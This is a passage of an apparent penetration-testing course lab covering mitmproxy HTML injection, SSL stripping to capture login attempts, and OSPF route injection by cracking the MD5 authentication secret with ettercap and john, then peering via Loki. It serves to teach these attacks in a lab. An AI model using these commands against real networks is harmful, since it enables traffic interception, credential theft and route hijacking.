
[*] Attacking from my MAC address 00:0c:29:71:3f:5b

[*] Enabling IP Forwarding...


[ ] Redirecting port 80 traffic into mitmproxy...
[*] Poisoning Targets...
```

With the mitmdump tool running, and the HTTP hijack running, use your Windows victim to browse to your Ubuntu VM from your Windows VM to see the attack in action.

Browse from your victim to `http://<%UBUNTU IP%>`



You can also view the page source on your victim browser with `CTRL-U` to see the HTML injection.



For troubleshooting, carefully examine the mitmdump terminal. A working example is shown here.

```
slingshot@slingshot:/lab/day1/mitmproxy$ mitmdump --mode transparent --replace :~s:img:@/
lab/day1/mitmproxy/pwned.html

Proxy server listening at http://*:8080
192.168.230.175:59588 clientconnect
192.168.230.175:59588 GET http://192.168.230.172/
<< 304 Not Modified 0b
192.168.230.175:59588 GET http://192.168.230.172/styles.css
<< 304 Not Modified 0b
192.168.230.175:59588 GET http://192.168.230.172/templates/classic/images/header.gif
<< 304 Not Modified 0b
192.168.230.175:59589 clientconnect
192.168.230.175:59589 GET http://192.168.230.172/c_images/2009/11/10/182943.1.jpg
<< 304 Not Modified 0b
192.168.230.175:59588 GET http://192.168.230.172/templates/classic/images/vs.gif
<< 304 Not Modified 0b
192.168.230.175:59590 clientconnect
192.168.230.175:59588 GET http://192.168.230.172/images/tl.gif
<< 304 Not Modified 0b
192.168.230.175:59590 GET http://192.168.230.172/c_images/2010/09/25/194356.1.jpg
<< 304 Not Modified 0b
192.168.230.175:59590 GET http://192.168.230.172/images/bl.gif
<< 304 Not Modified 0b
192.168.230.175:59590 GET http://192.168.230.172/images/tr.gif
<< 304 Not Modified 0b
192.168.230.175:59591 clientconnect
192.168.230.175:59591 GET http://192.168.230.172/favicon.ico
<< 404 Not Found 345b
192.168.230.175:59591 clientdisconnect
```

End HTTP Hijack command by switching to its terminal and pressing **CTRL-C**

Exploit Part 2: Strip HTTPS

Now that have the HTTP tampering working, we would like solve situations with HTTPS as well. Keep the HTTP hijack running, but run mitmdump with ssl strip capability.

Use sslstrip techniques to reveal username and password attempts for kittenwar website on your Ubuntu VM

Here is a snippet from `/usr/share/doc/mitmproxy/examples/complex/sslstrip.py` to see some of the stripping of HTTPS links possible.


```
# strip links in response body
flow response content  flow response content replace(b'https://' b'http://')
#### TRIMMED FOR BREVITY ####
# strip links in 'Location' header
if flow response headers get('Location'      ) startswith('https://'):
    location  flow response headers 'Location'
    hostname  urllib.parse.urlparse(location).hostname
```

Run mitmproxy but with sslstrip script interception


```
root@slingshot:/lab/day1/mitmproxy# mitmdump --mode transparent -s sslstrip.py
replace :~s:kittenwar.sec660.org:<%UBUNTUIP%>
```

Expected Results

```
root@slingshot:/lab/day1/mitmproxy# mitmdump --mode transparent -s sslstrip.py
replace :~s:kittenwar.sec660.org:192.168.230.172
Loading script sslstrip.py
Proxy server listening at http://*:8080
```



See how the link no longer has https and is now just http?



Key Takeaways

- Introduce Custom MITM scripting
 - Python
 - Scapy
- Achieve MITM on HTTPS connection

Lab 1.6: OSPF Route Injection

Background

Many organizations announce routing updates on end-user segments where user workstations connect to the network (the access layer), leaving them exposed to routing manipulation attacks. Some organizations attempt to protect against attack by guarding the routing process with MD5 digest authentication, using a shared secret to validate entries in the routing table. In this configuration, an attacker who can capture internal routing traffic can mount an offline dictionary attack against the MD5 shared secret value.

This lab will exploit the exposure of router to router traffic and weaknesses in OSPF authentication to place ourselves in the middle of traffic destined to some remote network.

- Victim: Ubuntu VM
- Attacker: Slingshot Linux VM
- Networking: **10.38.0.0/16** Local and VM NAT network (vmnet8)

Objectives

- Identify weak authentication in OSPF
- Attack router peering protocol with Loki Project
- Become a peer with router to inject malicious routes

Lab Preparation


This lab assumes you have extracted and booted the course VMs. If you have not yet accomplished the lab preparation in lab0, do so now.

We'll be using Loki for the attack portion of the lab labs. This tool is more recently released than yersinia and is quite effective. However, it's not perfect and has a significant number of changes to operate on Slingshot Linux. We've taken care of most of the work for you by installing Loki and appropriate dependencies on our customized Slingshot Linux distribution. For real-world router attacks, you might find the Windows or macOS version of Loki useful, and possibly even just bringing a physical router with you to a penetration test could be appropriate, depending on conditions.



Identifying OSPF traffic and authentication parameters

If you run Wireshark on your Slingshot VM, you will see occasional OSPF traffic. Wireshark easily decodes and displays the authentication fields as shown here:



You should see some OSPFv2 Hello Packets with Wireshark while sniffing passively. Your Ubuntu VM is sending multicast traffic for OSPFv2. Notice the "cryptographic" setting ("2" means md5 for OSPFv2) and the "Auth Crypt Data" is the hash we'd like to crack with `loki.py`.

If you changed any Virtual Networking on VMs your VMware, these steps will likely not work as written.

If you changed your VMs from NAT to bridged, ensure all adapters for both Slingshot and Windows are on the same network. Slingshot must be on the same physical (VMware's virtual switch) and logical (10.38.0.0/16) network as the victim router. This HELLO packet is coming from 10.38.38.38. Your Slingshot VM has already been configured to use 10.38.10.38 statically; you don't need to change the logical IPv4 address here, but in the real world, you would need to match the router sending OSPF traffic on your own.

Observing OSPF from victim router

On your Ubuntu VM, you can examine the current routing table, from the router's perspective with the `show ip ospf route` command after you enter the router's shell (`frr.vtysh`). You MUST be root before launching the router shell.

At this moment, this router only knows about the network it is using, 10.38.0.0/16. We will inject a route that will divert traffic to Google's 8.8.8.8 server (the entire Class-A 8.0.0.0/4 actually) as a result of our malicious router attack.

Keep this terminal open for a while and check on the current state of the victim's routing table by executing "show ip ospf route" again.

Observe OSPF on victim router

```
sudo -i
frr.vtysh
```

Expected Results

```
deadlist@sec660$ sudo -i
[sudo] password for deadlist:
root@sec660:~# frr.vtysh

Hello, this is FRRouting (version 7.2.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

sec660# show ip ospf route
===== OSPF network routing table =====
N    10.38.0.0/16          [100] area: 0.0.0.0
                                directly attached to ens38

===== OSPF router routing table =====

===== OSPF external routing table =====
```

Attacking OSPF

Become a peer router


Start Loki at Slingshot's command line by running `loki.py`. After invoking Loki, you will be presented with the default Loki screen.

Launch Loki

```
sudo -i  
loki.py
```

To start capturing data:

1. Invoke the packet sniffer by clicking the "gears" icon
2. You will be prompted to select a network interface, select **eth0**
3. Click **OK**
4. Select the **10.38.10.38** address
5. Click **OK**




After the Loki sniffing process starts, watch for indicators of observed protocols when the tabbed window labels start to blink. Due to gtk library eccentricities, it may not indicate any activity.

No OSPF Traffic?

If you have been waiting for visual indication more than 10 seconds, try the clicking OSPF tab under ROUTING anyway. If you fail to see router activity after a while, ensure that Slingshot's eth0 adapter (technically the eth0:0 alias) is on the same network as the Ubuntu VM's ens38 adapters (which happens to be assigned 10.38.38.38/16).

After starting the Loki sniffer, you will see the "ROUTING" tab label start to blink. Clicking this tab will also reveal that the "ospf" label is blinking. Clicking this label will open the ospf attack view, revealing a single observed router, as shown here.

1. Wait ~10 seconds
2. Click **ROUTING**
3. Click **ospf**



Cracking the md5 hash

To peer with this router, we need to recover the OSPF digest secret used to protect routing updates. In this attack, you can use the password list included in the Slingshot Linux distribution at `/lab/wordlists/loki.txt`.

The "Use bruteforce" and "Use full charset" attack options in Loki are not necessary to be successful in the attack. In fact, if Loki has some bugs in the OSPF md5 cracking options, besides being horribly inefficient.

The best way to crack the md5 digest password is to use ettercap to collect the hashes and john to crack them. Use the "h" command-line option if you need hints in using either ettercap or john here. Don't spend too much time waiting for the cracking to find a solution, it should be cracked practically instantaneously with the correct command syntax. Other tools may work, but this is a perfect example of what experienced penetration testers do: use tools in combination to achieve their goals.

Use ettercap to collect the OSPF authentication hashes

Hint: ettercap already collects passwords and hashes it recognizes to STDOUT

One possible solution is to use macro commands with ettercap to sleep for at least 10 seconds (12 shown here), then quit. The *s* argument on ettercap will use *s(12)* to sleep for 12 seconds and *q* to quit after.

```
sudo -i
cd /lab/day1/loki
ettercap -Tqs 's(12)q' ospf.txt
```

Expected Results (ettercap runs to 100%, then sleeps 12 seconds)

```
root@slingshot:/lab/day1/loki# ettercap -Tqs 's(12)q' > ospf.txt
*
                                     > 100.00 %

root@slingshot:/lab/day1/loki#
```

Use john to guess the md5 hash

John is capable of cracking the hash, just need to explicitly tell it what hash format to use

```
john --format net-md5 --wordlist loki.txt --rules ospf.txt
```

Expected Results: cracked password of *springbok*

```
root@slingshot:/lab/day1/loki# john --format net-md5 --wordlist loki.txt --rules ospf.txt

Using default input encoding: UTF-8
Loaded 1 password hash (net-md5, "Keyed MD5" RIPv2, OSPF, BGP, SNMPv2 [MD5 32/64 or
dynamic_39])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
springbok      (OSPF-224.0.0.5-0)
lg 0:00:00:00 DONE (2023-01-30 20:38) 5.555g/s 112000p/s 112000c/s 112000C/s
tone..teamster
Use the "--show --format=net-md5" options to display all of the cracked passwords reliably
Session completed
```

Using the cracked password


Now that we have recovered the OSPF secret, we can create a connection to the router and become an OSPF peer.

1. Click the **Connection** tab to examine the OSPF peer connection attack options.
2. Change the authentication type option to **AUTH_CRYPT** as shown in the first wireshark decoding.
3. Enter the digest secret recovered in the previously as the key (**springbok**). Next,
4. Change the authenticate identifier to **1** as discovered from the first wireshark decoding.
5. Note if MASTER box is checked or not.

Depending on the state of the router, you may need to *toggle* MASTER

In real-world situations, the target or attacking routers can disagree on Mbit (more routing information to follow) and MS-bit (router is the master between the two routers). You could edit loki.py's source code and use the bits "10" instead of "01" to force a change in behavior, however, just trying again with the MASTER reversed (removed if previously set, or set as MASTER if previously absent) will eventually finish the initialization state (INIT in RFC2328 and HELLO in Loki) and begin to exchange tables (EXSTART).

6. Click the **Hello** button start the connection process.



Watch STATE

